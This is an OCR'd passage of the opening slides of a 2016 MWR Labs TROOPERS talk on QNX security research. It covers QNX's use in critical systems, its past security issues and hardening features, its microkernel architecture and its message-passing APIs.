++

QNX: 99 Problems but a Microkernel ain’t one!

Alex Plaskett and Georgi Geshev

12th March 2016

TROOPERS

MWR LABS

++

Introduction

- Blackberry 10 primarily
- Generic QNX Attack Research
- Very little security research (see appendix)
- Very different architectural features
- Still on-going research..

MWR LABS

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

++

Why is QNX security important?

Westinghouse and Atomic Energy of Canada Limited (AECL)

It is hard to imagine an application more critical than a nuclear power plant; failure there can have large scale catastrophic results. Both Westinghouse and AECL chose QNX Neutrino for its uncompromising reliability in complex real-time control systems.

http://www.qnx.com/images/logos/ia_customer_logos/IA%20Customer%20Success.doc

Air traffic control systems

Without reliable ATC systems, planes would be banging into one another like there’s no tomorrow. I’m not at liberty to tell you which airports use QNX-based ATC systems, but there are lots of them, worldwide.


http://onqpl.blogspot.com/2008/03/10-qnx-systems-that-could-save-your.html

General Electric

The Mark VI Turbine Controller is a scalable workhorse control that can be applied to small systems such as an industrial steam turbine control, large gas turbine control systems, and plant controls, and uses QNX to control the precise timing required.

++

QNX Security History (QNX 6.0 – 6.5)



++

QNX Security History (QNX 6.0 – 6.5)

- Handful of issues with CVEs
- Although multiple security issues fixed (internally?) between QNX 6.5 and BB10 OS – found during research
- Source was released at one point 2007 (then closed source again)!
- Dingleberry Playbook root was a backup / restore problem exploited through Samba config – not core QNX functionality
- Possible to root some misconfigured older QNX if pdebug running

++


QNX Security Hardening (QNX 6.6 – BB10 OS)

- ASLR was added in QNX 6.6
- Guard pages, stack cookies, NX memory protection, PIE, RELRO
- Process manager abilities added (procmgr_ability)
- Photon Windows Manager removed
- BB10 OS– No setuid binaries
- BB10 OS – Principle of least privilege for processes

++

QNX Architecture Background

- Fault Tolerant
- Least Privilege
- Reduced Kernel Attack Surface
- OEMs get BSP then customise



Operating system – QNX Neutrino RTOS

Advanced runtime technologies

Adaptive partitioning

Wireless and secure networking

Fast boot

Multi-core

High availability

POSIX utilities

File systems

HMI technologies

Device drivers

Networking

Memory protected applications

Messaging layer

QNX Neutrino RTOS microkernel

Secure kernel space

QNX board support packages

Processor architectures

x86

SH-4

PowerPC


MIPS

ARM

++

QNX Message Passing

- Implemented in kernel
- Synchronous message passing
- `MsgSend(); / MsgReceive(); MsgReply();`
- Blocking



++

QNX Message Passing Channels

+ Server

  ChannelCreate(); /

  name_attach();

